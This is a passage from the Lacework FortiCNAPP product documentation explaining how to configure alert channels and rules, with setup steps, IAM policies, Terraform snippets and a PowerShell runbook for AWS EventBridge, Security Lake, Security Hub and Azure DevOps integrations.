2. Select the view dropdown menu.
3. Select the name of the view.
4. Click *Delete view*. A confirmation dialog is displayed.
5. Click *Yes*.

Configure alert channels

- Alert channels on page 2114
- Alert rules on page 2117
- Amazon EventBridge Alert Channel on page 2119
- Amazon Security Lake alert channel on page 2123
- AWS Security Hub alert channel on page 2127
- Azure DevOps alert channel on page 2132
- Cisco Webex Teams alert channel on page 2138
- Datadog alert channel on page 2140
- Elastic/ELK Stack alert channel on page 2142
- Email alert channel on page 2144
- FortiSIEM alert channel on page 2146
- FortiSOAR alert channel on page 2152
- Google Cloud Pub/Sub alert channel on page 2155
- Google Eventarc alert channel on page 2157
- IBM QRadar alert channel on page 2159
- Jira alert channel on page 2161
- Microsoft Teams alert channel on page 2171
- New Relic alert channel on page 2173
- Opsgenie alert channel on page 2175
- PagerDuty alert channel on page 2177
- ServiceNow alert channel on page 2179
- Slack alert channel on page 2182
- Splunk alert channel on page 2184
- Sumo Logic alert channel on page 2186
- VictorOps (Splunk On-Call) alert channel on page 2188
- Custom webhook alert channel on page 2190

Alert channels

Lacework FortiCNAPP combines alert channels and alert rules to provide a flexible method for routing alerts. For alert channels (outgoing integrations), you define information about where to send alerts, such as to Jira or Slack. For alert rules, you define information about which alert types to send, such as critical and high severity compliance alerts. This two-part method provides the flexibility to define multiple channels and multiple rules and then have each rule use the channels you specify.

For example, you could define three channels in Lacework FortiCNAPP: email, Jira, and Slack. Then you can define multiple rules: critical severity alerts, high severity network and compliance alerts, high and medium alerts, and low and info alerts. Then select the appropriate channel(s) for each alert.

Creating an alert channel

To create an alert channel:

1. Log in to the console as a user with administrative privileges.
2. Go to *Settings* > *Notifications* > *Channels*.
3. Click *+ Add New*.
4. Select a channel type and click *Next*.
5. Type a name for the channel and complete the fields to configure the channel.
   Click the *Help docs* link to see detailed field information for each channel type.
6. Click *Save*.
   The new channel appears in the table.

Now the alert channel can be used by an alert rule. An alert rule allows you to choose which resource groups and alert subcategpries you want to receive alerts for. See Alert Rules.

If you disable or delete a channel, verify that any rules using the channel are associated with an enabled channel so that Lacework FortiCNAPP can still deliver the rule's alerts or reports. If a rule's only channel is disabled, its alerts or reports cannot be delivered.

Alert channels defined within an account can be used by that account only. They cannot be used by the organization. Alert channels defined at the organization level can be used at the organization level only. They cannot be used by accounts.

For the “Integration Pending” status, hover over the status text and click the refresh icon to fetch the status result again. This does not retest the integration.

You can group issues by either *Events* or *Resources*.

- *Group issues by events* - Receive one notification per alert.
- *Group issues by resources* - Receive one notification per resource.

Managing alert channels with Terraform

For organizations using Terraform to manage their environments, Lacework FortiCNAPP maintains the Terraform provider, which enables configuration of alert channels using automation.

If you are new to the Lacework Terraform Provider, or Lacework Terraform Modules, see Terraform for Lacework FortiCNAPP on page 420 to learn the basics on how to configure the provider and more.

For a complete list of custom Terraform resources to manage alert channels in Lacework FortiCNAPP, see Manage alert channels with Terraform on page 440.

Alert channel errors

The following table lists the possible error messages returned by Lacework FortiCNAPP, with details on how you can troubleshoot the problem.

Error message	Suggested troubleshooting
Sync failed. Check alert channel, alert rule, and Jira configurations.	• Check the alert channel's configuration to verify the information provided in each field is accurate. See Jira. • Check if you have created at least one alert rule for the alert channel to use. See Alert Rules. • Check if you have created a Jira webhook using the URL provided by Lacework FortiCNAPP. See Jira. • If you have created the alert channel from a custom template, check if the template contains the following required fields: `summary`, `description`, and `priority`.
Unable to update alert status because of missing status categories in Jira.	Check your Jira workflow to verify that you have status categories set up. See How to create workflows for company-managed projects.

Alert channel warnings

The following table lists the possible warning messages returned by Lacework FortiCNAPP, with details on how you can troubleshoot the problem.

Warning message	Suggested troubleshooting
No information has been received by Lacework FortiCNAPP from Jira. Make sure you have completed the configuration process in Jira.	• Check if you have completed all the required steps to set up the alert channel with Jira. See Jira.

Warning message	Suggested troubleshooting
	• Check if you have created at least one alert rule for the alert channel to use. See Alert Rules.
This alert channel has not been active in the last three days. Please check for any errors with the integration.	• Check if you have completed all the required steps to set up the alert channel with Jira. See Jira. • Check if you have created at least one alert rule for the alert channel to use. See Alert Rules.

Alert rules

You can have route alerts generated by policy assessments using alert rules. Alert rules specify the properties that generate notifications, such as a minimum alert severity or category. Alert rules combine those settings with an alert channel, which determines the destination to which the alert is delivered, such as a group email address.

Before configuring alert rules, be sure to configure alert channels. For more information, see Alert channels on page 2114.

Using alert rules with resource groups

When configuring an alert rule, you can choose to select resource groups for the rule. Resource groups give you much greater control over which resources can serve as the event sources for notifications.

For example, if you have a resource group that contains all AWS resources tagged "production", you can create an alert rule that specifies that resource group and an email address for your site reliability engineering team as the alert channel.

Note that the type of resource group you choose affects which type of alert subcategory is available. When you choose a resource group, the console displays the alert subcategories that are available for that choice.

For more information about resource groups, see Resource Groups on page 2278.

Creating an alert rule

To create an alert rule:

1. Log in to the console as a Lacework FortiCNAPP user with administrative privileges.
2. Go to *Settings > Notifications > Channels > Alert rules*.
3. Click *+ Add New*.
4. Choose whether you want to create an alert rule with traditional resource groups or with new (enhanced) resource groups. For more information about the difference, see Using alert rules with resource groups on page 2117.
5. Name the rule and optionally provide a description.
6. Select one or more alert channels for the rule to use. The list displays only enabled configured channels. Note that each alert rule can only have one bidirectional alert channel.
7. Select the alert severities that you want the rule to apply to.
8. Select the resource groups that you want the rule to apply to.

   The *All AWS Accounts*, *All Tenants and Subscriptions*, and *All Organizations and Projects* resource groups only apply to alerts related to the logging/config from the respective cloud provider (Config and CloudTrail events from AWS). If you do not select any groups, the rule applies to all resource groups.

9. If configuring an alert rule with new resource group support, the supported subcategories for the selected resource groups appear. Choose a subcategory. For more information, see Using alert rules with resource groups on page 2117.
10. Click *Save*.
    The new rule appears in the table.

- If you do not select any categories or subcategories, the rule applies to all alert categories and subcategories.
- Alert rules defined within an account can be used by that account only. They cannot be used by the organization. Alert rules defined at the organization level can be used at the organization level only. They cannot be used by accounts.
- For the Cloud Activity subcategory we cannot support resource tags currently. Additionally, we cannot support GCP Folder ID, AWS Account Alias, Azure Tenant Name if config is not enabled.

Resource groups are not supported in organization level alert rules. You can filter on *Lacework Accounts* at this level.

Amazon EventBridge Alert Channel

Configure an Amazon EventBridge Event bus (formerly `CloudWatch Event bus`) as a Lacework FortiCNAPP alert channel called *Amazon CloudWatch* . For more information about sending and receiving events between AWS accounts, see Amazon CloudWatch EventBridge.

You can create an event rule with a custom pattern rule and forward the Lacework FortiCNAPP events to an SQS queue as described in the following example. If you don't already have an SQS queue configured, create one before you proceed.

After an event is received in the EventBridge instance, you can create an event rule with a custom pattern rule, and forward the Lacework FortiCNAPP events to an Amazon SQS queue, as described in the example below. If you do not already have an Amazon SQS queue configured, create one before you proceed.

Creating resources within your AWS account

To connect an *Amazon CloudWatch* alert channel to an SQS queue, you must create the following resources within your account:

- SQS queue
- An event bus
- Event bus rules

Creating an SQS instance

To create a minimal SQS queue:

1. Open the Amazon SQS service and select *Create Queue*.
2. Enter a *Name* (for example, `Lacework_CloudWatch_Alerts`).
3. Leave all other configurations settings with default values, for a standard type SQS queue.

Creating an event bus

To create an event bus:

1. Open the *Amazon EventBridge Service* and select *Amazon EventBridge > Event Buses*.
2. Click *Create event bus*.
3. Enter a *Name* (for example, `Lacework_CloudWatch_Alerts_Bus`).
4. Add a resource-based policy to allow Lacework FortiCNAPP AWS account number *434813966438* to push events to your event bus:

```
{
    "Version": "2012-10-17",
```

```
    "Statement": [
      {
        "Sid": "allow_account_to_put_events",
        "Effect": "Allow",
        "Principal": {
          "AWS": "434813966438"
        },
        "Action": "events:PutEvents",
        "Resource": "arn:aws:events:<REGION>:<YOUR-ACCOUNT-ID>:event-bus/<YOUR-EVENT-BUS-
NAME>"
      }
    ]
}
```

Creating an event rule

To create an event rule:

1. Select *Amazon EventBridge* > *Rules*.
2. In the *Select event bus* pane, select the newly created event bus by name (for example, `Lacework_CloudWatch_Alerts_Bus`).
3. Click *Create rule*.
4. Enter a *Name* (for example, `Lacework_CloudWatch_Alerts_Events_Rule`).
5. For *Define Pattern*, select *Event pattern* and *Custom pattern*.
6. In the *Event Pattern* pane, copy the follow JSON pattern snippet:

```
{
  "account": ["434813966438"]
}
```

7. Click *Save*.
8. In the *Select event bus* pane, choose *Custom or partner event bus* and select your newly created event bus (for example, `Lacework_CloudWatch_Alerts_Bus`).
9. Toggle *Enable the rule on the selected event bus* to *on*.
10. In the *Select targets* pane, choose *Target* and select *SQS queue*
11. For *Queue*, select your created queue (for example, `Lacework_CloudWatch_Alerts`).
12. Click *Create rule*.
    The *Amazon EventBridge* > *Rules* page is displayed, showing your newly created rule.

Creating an Amazon CloudWatch alert channel

To create an Amazon CloudWatch alert channel:

1. Log in to the console as a Lacework FortiCNAPP user with administrative privileges.
2. Go to *Settings* > *Notifications* > *Channels*.
3. Click *+ Add new*.
4. Select *Amazon CloudWatch*.
5. Click *Next*.
6. Verify that you have completed the preparatory steps described in Create Resources within Your AWS Account.
7. Enter the *Name* name of the integration.
8. In *Group Issues by*, select one of the options:
   - *Events* - Select this option if you want to create a single Amazon CloudWatch event when compliance events of the same type but from different resources are detected by Lacework FortiCNAPP. For example, if three different Amazon S3 resources are generating a similar compliance event, only one AWS event is created on the Amazon CloudWatch event bus.
   - *Resources* - Select this option if you want multiple Amazon CloudWatch events to be created when multiple resources are generating the same compliance event. For example, if three different S3 resources are generating the same compliance event, three AWS events are created on the Amazon CloudWatch event bus.
9. Enter the ARN of your Amazon CloudWatch event bus, which uses the following format. Replace `_REGION_`, `_YOUR-ACCOUNT-ID_`, and `_YOUR-EVENT-BUS-NAME_` with your values.

   ```
   arn:aws:events:<REGION>:<YOUR-ACCOUNT-ID>:event-bus/<YOUR-EVENT-BUS-NAME>
   ```

10. Click *Save*.
11. Click *Alert rules* and configure your required alert routing details/options by leveraging the alert channel you created.
    Lacework events will now appear in your SQS queue.

Creating an Amazon CloudWatch alert channel using Terraform

For organizations using Terraform to manage their environments, Lacework FortiCNAPP maintains the Terraform provider, which enables configuration of Lacework FortiCNAPP alert channels using automation.

For a complete list of custom Terraform resources to manage alert channels in Lacework FortiCNAPP, see Manage alert channels with Terraform on page 440.

```
resource "lacework_alert_channel_aws_cloudwatch" "all_events" {
  name            = "All events to default event-bus"
  event_bus_arn   = "arn:aws:events:<REGION>:<YOUR-ACCOUNT-ID>:event-bus/<YOUR-EVENT-BUS-NAME>"
  group_issues_by = "Events"
}
```

Additional information on the `lacework_alert_channel_aws_cloudwatch` resource can be found on the Terraform Registry.

Lacework FortiCNAPP events will now appear in your SQS queue.

Amazon Security Lake alert channel

Lacework FortiCNAPP integrates with Amazon Security Lake, a security data lake that is based on the OCSF standard. Lacework FortiCNAPP integrates as a security data source and provides real-time security findings. These security findings include software and Infrastructure-as-Code (IaC) vulnerabilities, cloud resource security misconfigurations, and security threat detections.

You must have a data lake configured in Amazon Security Lake to use this integration. The integration does not provision the data lake, and the event Lambda will fail when attempting to send Lacework FortiCNAPP events to the custom S3 data source.

Follow the steps described in the AWS Security Lake Getting Started guide.

How it works

Lacework FortiCNAPP security findings are sent to Amazon EventBridge and delivered to Amazon SQS queue. A Lambda function receives these security findings from the queue and then transforms them into OCSF format for delivery to the Amazon Security Lake S3 bucket as Parquet formatted files. The Amazon Security Lake Service ingests these files and the security findings.

This integration uses Amazon S3, Lambda, EventBridge, SQS and Cloudwatch AWS Services. You will incur costs due to the use of the services. Costs will vary depending on the size of the environment and the number of security findings found in the environment.

CloudFormation deployment

CloudFormation is used to configure the Lacework FortiCNAPP integration with Amazon Security Lake. The CloudFormation template creates the EventBridge rules, IAM permissions, SNS topic, SQS queue, Lambda event transformation function, and the Lacework FortiCNAPP outbound security alert channel.

Prerequisites

Verify the following prerequisites are met before proceeding:

- Administrator access to a Lacework FortiCNAPP instance.
- Lacework FortiCNAPP Admin API Key and Secret. See the Lacework FortiCNAPP API Reference.

Creating the Amazon Security Lake custom source for Lacework FortiCNAPP security findings

To create the Amazon Security Lake custom source:

1. Open the Security Lake console at https://console.aws.amazon.com/securitylake/.
2. Select the region where you want to create the custom source, in the upper-right corner of the page.
3. Choose *Custom sources* in the navigation pane, and then choose *Create* custom source.
4. In the Custom source details section, enter *lacework* for your custom source name. Then, select the *Security Finding* OCSF event class.
5. Enter the AWS account ID from which the Lacework FortiCNAPP Amazon Security Lake Alert Channel will be deployed. This account will write logs and events to the data lake.
6. For the AWS account with permissions to write logs and events to the data lake using the Lacework FortiCNAPP Amazon Security Lake Alert Channel, enter the AWS account ID and external ID. The external ID is a random alphanumeric identifier that is used to prevent unauthorized access to your AWS resources.
7. For *Service Access*, create a new IAM role or use an existing IAM role that gives Security Lake permission to invoke the AWS Glue crawler.
8. Choose *Create*.
9. After the custom source is created, take note of the Amazon Security Lake S3 location.

Deploying the CloudFormation template

To deploy the CloudFormation template:

1. Go to your CloudFormation console at Launch stack and launch the template.

   For most deployments, you only need the *Basic Configuration* parameters.
2. Specify the following *Basic Configuration* parameters:
   - Enter a *Stack name* for the stack.
   - Enter the *Amazon Security Lake S3 Location*.

     Enter the S3 location that was provided when you set up the Amazon Security Lake Custom Source for Lacework FortiCNAPP.
   - Enter the *Amazon Security Lake Role ARN*.

     Enter the Amazon Security Lake Role ARN that was created when you set up the Amazon Security Lake Custom Source for Lacework FortiCNAPP. It should have the naming scheme arn:aws:iam::*AWS account ID*:role/AmazonSecurityLake-Provider-*custom resource name-region*.
   - Enter the *Security Lake Role External ID*.
   - Enter *Your Lacework URL*.
   - If your Lacework FortiCNAPP instance has the *Organization* feature enabled, enter the *Lacework Sub-Account Name*. Otherwise, leave this field blank.
   - Enter your *Lacework Access Key ID* and *Lacework Secret Key* that you copied from your API Keys file. See the Lacework FortiCNAPP API Reference.
3. Click *Next* through to your stack *Review*.
4. Accept the AWS CloudFormation terms and click *Create stack*.

5. Upon successful stack deployment, verify that the Lambda Event Function role ARN is added to the Amazon Security Lake role trust policy.

   If it has not been automatically added, use the following procedure to configure it:

   a. In the AWS console, navigate to *Lambda* and click the Lambda function with the name *stack-name*-LaceworkAmazonSecurityLakeEventFunction-*xxxx*. Copy the ARN.

   b. In *IAM > Roles*, click the role that was created for your security lake configuration. Click *Trust relationships > Edit trust policy*.

   c. Add the event function ARN in the following format:

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Principal": {
                "AWS": [
                    "arn:aws:iam::111122223333:root",
                    "arn:aws:iam::444455556666:role/lw-seclake-
LaceworkAmazonSecurityLakeEventFunctionR-aBcDeFg"
                ]
            },
            "Action": "sts:AssumeRole",
            "Condition": {
                "StringEquals": {
                    "sts:ExternalId": "<external id>"
                }
            }
        }
    ]
}
```

The Amazon Security Lake S3 bucket that is provided when you create your custom resource is created in your AWS account. You can configure a data retention policy to automatically delete data after a period of time. This can be achieved through a S3 Lifecycle expiration rule. See S3 - Managing your storage lifecycle to learn how to configure this.

Troubleshooting

To troubleshoot, monitor the CloudWatch logs for two Lambda functions:

- The first Lambda function is responsible for the initial setup during the CloudFormation deployment.
- The second Lambda function transforms Lacework FortiCNAPP security alerts to the OCSF security findings for Amazon Security Lake.

For additional assistance, contact Lacework FortiCNAPP support.

Troubleshooting the initial setup

Some initial set up during the CloudFormation deployment is handled by a Lambda function *stack-name*-LaceworkAmazonSecurityLakeSetupFunction-*xxxx*. Specifically, it configures the Alert Channel and Alert Rules that are required to send Lacework FortiCNAPP Security Alerts to the second Lambda function for transformation into OCSF for Amazon Security Lake.

To investigate any initial setup issues:

1. Go to *Lambda* in your AWS management console.
2. Find the Lambda function with the name *stack-name*-LaceworkAmazonSecurityLakeSetupFunction-*xxxx*.
3. Click *Monitor*.
4. Click *View logs in CloudWatch* to launch CloudWatch into a new tab.
5. View the *Log stream* debug for errors.

Troubleshooting the security findings event

If there are issues with Lacework FortiCNAPP Security Alerts being transformed to OCSF for Amazon Security Lake, investigate the Lambda function *stack-name*-LaceworkEventSetupFunction-*xxxx*.

This function transforms Lacework FortiCNAPP Security alerts into OCSF Security Findings format and delivers these in Parquet file format to the Amazon Security Lake S3 bucket.

To investigate security findings event issues:

1. Go to *Lambda* in your AWS management console.
2. Find the Lambda function with the name *stack-name*-LaceworkAmazonSecurityLakeEventFunction-*xxxx*.
3. Click *Monitor*.
4. Click *View logs in CloudWatch* to launch CloudWatch into a new tab.
5. View the *Log stream* debug for errors.

Updates

Updates to the integration are provided through CloudFormation template updates. This may upgrade architecture and the Lambda functions.

AWS Security Hub alert channel

Integrate Lacework FortiCNAPP with AWS Security Hub to manage your AWS posture and compliance events from a single, consolidated view. Lacework FortiCNAPP forwards cloud security events from the Polygraph Data Platform (PDP) to AWS Security Hub via the EventBridge alert channel.

How it works

The Lacework FortiCNAPP AWS Security Hub integration uses multiple self-hosted AWS components that transform a EventBridge alert into a Security Hub finding. This is achieved by using the following AWS services: EventBridge, SQS, and Lambda.

The general process is as follows:

1. Lacework FortiCNAPP sends an event to AWS EventBridge through the CloudWatch alert channel.
2. Amazon EventBridge forwards the event to an SQS queue.
3. The SQS queue triggers the Lambda function.
4. The Lambda function transforms the finding(s) and sends them to Security Hub.

Prerequisites

Verify the following prerequisites:

- AWS Security Hub service
- An AWS subscription to the Lacework FortiCNAPP AWS Security Hub product
- A Lacework FortiCNAPP Polygraph Data Platform SaaS account

Required roles and policies

The following roles and policies are required to successfully configure the Amazon Security Hub alert channel:

- *AWS Roles*
- *lw-sechub-role*

```
{
    "Version": "2012-10-17",
    "Statement": [
      {
        "Effect": "Allow",
        "Principal": {
```

```
          "Service": "lambda.amazonaws.com"
        },
        "Action": "sts:AssumeRole"
      }
    ]
  }
```

- *lw-sechub-batchimport*

```
{
    Version = "2012-10-17"
    Statement = [
      {
        Action = [
          "securityhub:BatchImportFindings",
        ]
        Effect   = "Allow"
        Resource = arn:aws:securityhub:<REGION>::product/lacework/lacework"
      },
    ]
  }
```

Deploying the Lacework FortiCNAPP AWS Security Hub integration with Terraform

To deploy the AWS Security Hub integration with Terraform:

1. Download and extract the Terraform Deployment Package.
2. Change directory to *lacework_security_hub/deploy/terraform*.
3. Determine your Lacework FortiCNAPP instance authentication method (lacework-cli or API key).
   a. Choose the proper profile from the ~/.lacework.toml file, in this case the [default] profile.

   ```
   [default]
   account = "example"
   api_key = "EXAMPLE_2222D32AE4750727928E7C84055AAD67C96D8EEED25E3A1"
   api_secret = "_b33ec45d56756tghy46def2321"
   version = 2
   ```

   b. Open the *main.tf* file.
   c. Modify the Lacework Terraform provider configuration with the above profile.

   ```
   provider "lacework" {
     profile = "default"
   }
   ```

   d. In the console, go to *Settings > API Keys*.
   e. Select *Add New* to add a new API key.

f. Provide a *name* and *description* and click *Save*.
g. Select *Download* from ... to download the API key file.
h. Copy the *keyId* and *secret* from this file.

```
provider "lacework" {
  account = local.lw_instance
  api_key = "EXAMPLE_2222D32AE4750727928E7C84055AAD67C96D8EEED25E3A1"
  api_secret = "_b33ec45d56756tghy46def2321"
}
```

4. Modify the required local variables.

```
 # Lacework instance: example.lacework.net
  lw_instance = "example"
  # aws_region sets the region for integration deployment (should be the same as your Security
Hub instance)
  aws_region = "us-west-2"
  # default_account is the main AWS account id that unknown data sources will be mapped to in
Security Hub
  default_account = "1234567890"
  # customer_accounts is the array of customer's AWS accounts that are configured in Lacework,
  customer_accounts = [local.default_account, "2345678901", "3456789012"]
```

5. Run *terraform init -> terraform plan -> terraform apply*

Deploying the Lacework FortiCNAPP AWS Security Hub integration with CloudFormation

To deploy the AWS Security Hub integration with CloudFormation:

1. Log into the AWS master account with Administrator permissions. Select the *Launch Stack* button to go to your CloudFormation console and launch the AWS Control Integration template.

   For most deployments, you need *Basic Configuration* parameters only. Use the *Advanced Configuration* for customization.
2. Specify the following *Basic Configuration* parameters:
   - Enter a *Stack name* for the stack.
   - Enter *Your Lacework URL*.
   - Enter your *Lacework Sub-Account Name* if you are using Lacework FortiCNAPP Organizations.
   - Enter your *Lacework Access Key ID* and *Secret Key* that you copied from your previous API key file.
   - Enter a *Resource Prefix Name* for the AWS resources that will be created.
   - For *Customer Accounts*, enter a comma-separated list of AWS Account IDs that are monitored by Lacework FortiCNAPP.
   - Choose whether you want to *Create Lacework Alert Channel*. This will create the Lacework FortiCNAPP alert channel and rule.
   - Enter the *Alert Channel Name*.

3. Click *Next* through to your stack *Review*.
4. Accept the AWS CloudFormation terms and click *Create stack*.

Validating the Lacework FortiCNAPP AWS Security Hub integration

To validate the integration:

1. Go to *Settings* > *Notifications* > *Channels*.
2. You should see an alert channel with the name `lw-sechub-integration` and a status of *Success*.
3. If the status shows *Pending*, click *Test*.

Removing the Lacework FortiCNAPP AWS Security Hub integration

You can use your chosen deployment method to remove the integration (Terraform, CloudFormation).

This will remove all AWS components and the Lacework FortiCNAPP alert channel and rule.

Troubleshooting

The following sections provide guidance for resolving issues with deploying the Lacework FortiCNAPP AWS Security Hub integration.

Lambda function CloudWatch logs

The Lambda function that gets deployed will have a CloudWatch log associated with it in the same region it was deployed. You can use this log stream to check the status of your integration. It has the following naming format: `/aws/lambda/lw-sechub-integration`.

Lacework FortiCNAPP API access keys

The AWS Security Hub integration requires Lacework FortiCNAPP API credentials in order to automate the creation of the alert channels and alert rules during deployment.

Telemetry


By default, the Lacework FortiCNAPP AWS Security Hub integration sends error messages to an instance of honeycomb.io in order to track issues with findings and use this telemetry to continuously update the event to finding algorithms.

To disable the telemetry:

1. In your AWS Console, navigate to the *lw-sechub-integration* Lambda function.
2. Navigate to the Configuration > Environment variables section.
3. Select Edit > Add Environment Variable.
4. Enter the following key: *LW_DISABLE_TELEMETRY* and value: *true*.

Azure DevOps alert channel

You can configure your Azure DevOps to receive Lacework FortiCNAPP alerts. This integration leverages the Azure DevOps REST API and an Azure Automation Account with a listening webhook to establish the connection between Lacework FortiCNAPP and Azure DevOps, as shown in the following diagram:



Creating an Azure DevOps Personal Access Token (PAT)

To create an Azure DevOps PAT:

1. Log into the Azure DevOps dashboard with an account that can create PATs to interface with DevOps boards within your organization/projects.
2. From the home page, select *User settings* > *Personal access tokens*.
3. Click *+ New Token*.
4. On the *Create a new personal access token* page:
   - Name your token.
   - Select the organization where you want to use the token, or select *All accessible organizations* if you require access to multiple organizations.
   - Set your token to expire automatically after a set number of days.
   - Select *Custom defined* as your scope. Under *Work Items*, select *Read, write & manage*.
5. Click *Create*.
6. On the *Success* dialogue, you will see a PAT returned. Copy the token and store it in a secure location. For your security, it won't be shown again.

Creating an Azure automation account

To create an Azure automation account:

1. Log into the Azure portal with an account that's a member of the subscription Administrators role and a Co-Administrator of the subscription.
2. Select *+ Create a Resource*.
3. Search for *Automation*. In the search results, select *Automation*.
4. Click *+ Create*.
5. On the *Create an Automation Account* page:
   - *Subscription*: From the drop-down list, select the Azure subscription for the account.
   - *Resource group*: From the drop-down list, select your existing resource group, or select *Create new*.
   - *Automation account name*: Enter a name unique for it's location and resource group. Names for Automation Accounts that have been deleted might not be immediately available. You can't change the account name once it has been entered in the user interface.
   - *Region*: From the drop-down list, select a region for the Account. For an updated list of locations that you can deploy an Automation Account to, see Products available by region.
6. Click *Review + Create*.
7. Wait for Azure to run validation on the Automation Account settings that you have chosen. If validation passes, click *Create* to create the Automation Account.

Creating an automation account variable for the PAT

To create an automation account variable for the PAT:

1. From your newly-created Automation Account, on the left-hand pane, select *Variables* under *Shared Resources*.
2. On the *Variables* page, select *Add a variable*.
3. On the *New Variable* drawer:
   - *Name*: Enter a name for the variable.
   - *Type*: From the drop-down list, select *String*.
   - *Value*: Enter the PAT you have created.
   - *Encrypted*: Toggle to *Yes*.
4. Click *Create*.

Creating an automation account runbook

To create an automation account runbook:

1. From your newly-created Automation Account, select *Runbooks* under *Process Automation* to open the list of runbooks.
2. Click *Create a runbook*.
3. On the *Create a runbook* page:
   - *Name*: Name the runbook.
   - *Runbook type*: From the drop-down list, select *PowerShell*.
   - *Runtime version*: From the drop-down list, select *5.1*.
   - *Description*: Enter an applicable description.
4. Click *Create*.
5. On the *Edit PowerShell Runbook* page, paste the following code into the PowerShell code editor:

   Automation Account Runbook

```
 param
(
    [Parameter(Mandatory=$false)]
    [object] $WebhookData
)
if ($WebHookData){

    # The WebHook data comes in from the $WebHookData input param
    # This deserialized the JSON in the request body into an object and puts it in the
$eventData variable
    $eventData = $webHookData.RequestBody | ConvertFrom-Json

    #= Automation Variables ============================================
    # This pulls the 'adoPat' variable (storing the PAT) in from the shared resources of the
Automation Account
    $adoPat = Get-AutomationVariable -Name 'adoPat'
```

```
    # = ADO ========================================
    # CHANGE THESE VARIABLES TO MATCH YOUR AZURE DEVOPS ORG AND PROJECT
    $adoOrganization = 'MY_AZURE_DEVOPS_ORGANIZATION_PLACEHOLDER'
    $adoProject = 'MY_AZURE_DEVOPS_PROJECT_PLACEHOLDER'
    $adoItemType = 'task'
    $adoUri = 'https://dev.azure.com/{0}/{1}/_apis/wit/workitems/${2}?api-version=6.0' -f
$adoOrganization, $adoProject, $adoItemType

    # These lines build the title for the work item and the description
    # The body supports HTML so the tags clean it up for better display
    $workItemTitle = "Alert: $($eventData.event_id) - $($eventData.event_title)"
    $workItemDesc = @"
<h3>Event Details:</h3>
<b>Title</b>                    : $($eventData.event_title) <br>
<b>Link</b>                             : $($eventData.event_link) <br>
<b>Lacework Account</b>         : $($eventData.lacework_account) <br>
<b>Event Source</b>             : $($eventData.event_source) <br>
<b>Event Description</b>: $($eventData.event_description) <br>
<b>Event TimeStamp</b>          : $($eventData.event_timestamp) <br>
<b>Event Type</b>               : $($eventData.event_type) <br>
<b>Event Id</b>                         : $($eventData.event_id) <br>
<b>Event Severity</b>  : $($eventData.event_severity) <br>
"@

    # These will output the variables as a preview of what will go into the work item
    # This can be used to view the job in the Automation Account Runbook for troubleshooting
as well
    $workItemTitle
    $workItemDesc

    # Configure the ADO Header required for authorizing with the Azure DevOps REST API
    $adoAuthHeader = @{Authorization = 'Basic ' + [Convert]::ToBase64String
([Text.Encoding]::ASCII.GetBytes(":$($adoPat)")) }
    # Configure the body for the REST API Patch Call
    # This passes in our title and description for work item creation.
    # If we need to add other things during work item creation like area or iteration, we can
do that here by adding more sections.
    $adoBody = @(
        @{

            'op' = 'add'
            'value' = $workItemTitle
            'from' = 'null'
            'path' = '/fields/System.Title'
        },
        @{

            'op' = 'add'
            'value' = $workItemDesc
            'from' = 'null'
            'path' = '/fields/System.Description'
        }
```

```
    ) | ConvertTo-Json

    # This calls the Azure DevOps REST API Endpoint for work items with the following:
    # Authorization header using the PAT we created for work items
    # Body containing the PATCH JSON document needed to create the work item
    Invoke-RestMethod -Uri $adoUri -Method Patch -Headers $adoAuthHeader -ContentType
'application/json-patch+json' -Body $adoBody

} else {
    Write-Error "NO DATA RETURNED"
}
```

6. Change the value of the following variables in the runbook code to match your Azure DevOps environment:
